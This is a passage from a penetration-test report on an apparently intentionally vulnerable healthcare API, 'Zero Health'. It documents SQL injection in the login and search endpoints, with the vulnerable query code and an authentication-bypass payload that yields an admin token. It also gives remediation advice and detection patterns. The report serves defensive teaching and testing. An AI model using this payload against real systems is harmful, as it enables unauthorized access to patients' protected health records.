    "created_at":"2026-02-02T22:47:30.497Z",
    "patient_first_name":"Samuel",
    "patient_last_name":"L Jackson",
    "doctor_first_name":"Dr. Kendrick",
    "doctor_last_name":"Lawal"
}
```

Business Impact

If exploited, an attacker could:

- Extract lab results
- Access Protected Health Information (PHI)
- Tamper with medical records in systems that allow updates

4.3 Injection

4.3 a) SQL Injection in login endpoint allows authentication bypass

Severity: Critical

Tested Endpoint : POST /api/login

Vulnerable Input Field: email

OWASP Mapping:

- API2 : Broken Authentication
- API8 : Security Misconfiguration *(weak backend query handling)*

Description


The Zero Health API login endpoint is vulnerable to SQL injection because the backend constructs SQL queries using direct string interpolation:


```
// SQL injection vulnerable query
const result = await pool.query(
    `SELECT * FROM users WHERE email = '${email}'`
);
```


This allows an attacker to inject SQL payloads into the email field to alter the query logic. As a result, authentication can be bypassed and a session token can be issued for privileged accounts.

Evidence


During testing, a crafted SQL injection payload was supplied in the email field. The modified SQL query returned the admin user record, allowing successful authentication and issuance of a valid JWT token with the admin role.


Welcome Back!
Login to access your medical records
Email
" OR '1'='1' --"
Password
password123
Login
Don't have an account? Register here
Forgot Password?


Zero Health - Your Comprehe
localhost:3000/dashboard
ZERO HEALTH
Admin Portal
Welcome back,
Logout
Dashboard
User Management
System Statistics
Total Users
0
System users
Total Appointments
0
System-wide


Burp Suite Community Edition v2025.10....
Proxy
HTTP history
Filter settings: Hiding CSS and image content; hiding specific extensions
Request
Response
"email":"\" OR '1'='1' --\"",
"password":"password123"
"user":{
"id":1,
"email":"admin@zerohealth.com",
"role":"admin"
"token":

I went ahead and decoded the issued token to confirm if it is a valid admin token:



4.3 b) SQL Injection in the search endpoint allows authentication bypass

Severity: Critical

Tested Endpoint: POST /api/search

Vulnerable Input Field: search query

OWASP Mapping:

- API8 : Security Misconfiguration
- API1 : Broken Object Level Authorization (BOLA) *(impact overlaps because unauthorized records are exposed)*

Description


The GET /api/search endpoint is vulnerable to SQL injection via the q query parameter. User input is concatenated directly into SQL queries without sanitization or parameterized statements.

This allows an attacker to modify the SQL query logic and bypass the intended access control behavior.

Although the application attempts to restrict patients to searching only their own appointment records, the SQL injection allows a patient to retrieve **appointments belonging to other users**.


Evidence

I logged in as **test@zeohealth.com** and got a token




I performed a normal search query for the patient's own appointments. The response contains only appointments where:

- patient_id =14, the count field remains limited and only the patient's own records are returned



I submitted an SQL injection payload in the same **q** parameter. The API returned **appointments for multiple patients.** The **count** value increased significantly

Appointment records not belonging to the authenticated patient were included in the response:




Impact

This vulnerability allows any authenticated patient to:

- Access appointment records belonging to other patients
- View sensitive appointment reasons and dates
- Potentially expose healthcare-related data (PHI)
- Bypass the intended patient data segregation model

In a real healthcare environment, this would represent a serious compliance risk (HIPAA/GDPR) and could lead to privacy violations and patient harm.

4.3 c) I also wanted to try demonstrating injection on the AI chatbot but the local model kept giving errors and I could not use the chatbot:



5 Recommendations

5.1 Fix for Recon Surface Reduction

- Remove debug endpoints from production builds
- Restrict /api/debug/* routes behind:
    - Admin-only authorization
    - Network allowlists
    - Environment flags (development only)
- Ensure OpenAPI docs do not expose internal endpoints in non-development environments
- Document all useful endpoints

5.2 Fix for BOLA

- Enforce object ownership checks server-side on every object route
- Validate user identity from JWT claims
- Return 403 Forbidden for unauthorized object access attempts
- Add audit logging for all Protected Health Information(PHI) object access

5.3 Fix for Injection

- Apply strict input validation
- Use Parameterized Queries: Replace string concatenation with safe prepared statements, such as: WHERE patient_id = $1 AND reason ILIKE $2
- Enforce Authorization at the Database Query Level: Even for patients, the patient_id = req.user.id restriction must not be bypassed.
- Add Input Validation: Reject dangerous characters and patterns (e.g., ', --, ;) in search fields.
- Add Monitoring: Log and alert on suspicious search patterns such as:
    - ' OR
    - --
    - UNION SELECT
- For AI chatbot:
    - Do not allow raw SQL execution from LLM output
    - Add query validation layers
    - Enforce role-based query restrictions at database level

6. Conclusion

The Zero Health API demonstrates strong modular design, clear role separation and a well-organized endpoint structure. The system includes useful healthcare features such as prescriptions, lab results, messaging and report generation, along with an AI-powered assistant.

However, testing confirmed that the platform contains several serious vulnerabilities aligned with OWASP API Security Top 10 risks. In particular:

- Reconnaissance identified high-risk admin and debug endpoints.
- BOLA vulnerabilities allow unauthorized access to other users' records.
- Injection vulnerabilities exist in the login and search functionality.

If deployed in a real healthcare environment, these issues could result in major Protected Health Information(PHI) exposure, medical fraud and compliance violations. Addressing authorization enforcement, removing debug endpoints and hardening injection surfaces will significantly improve the platform's security posture.

End of report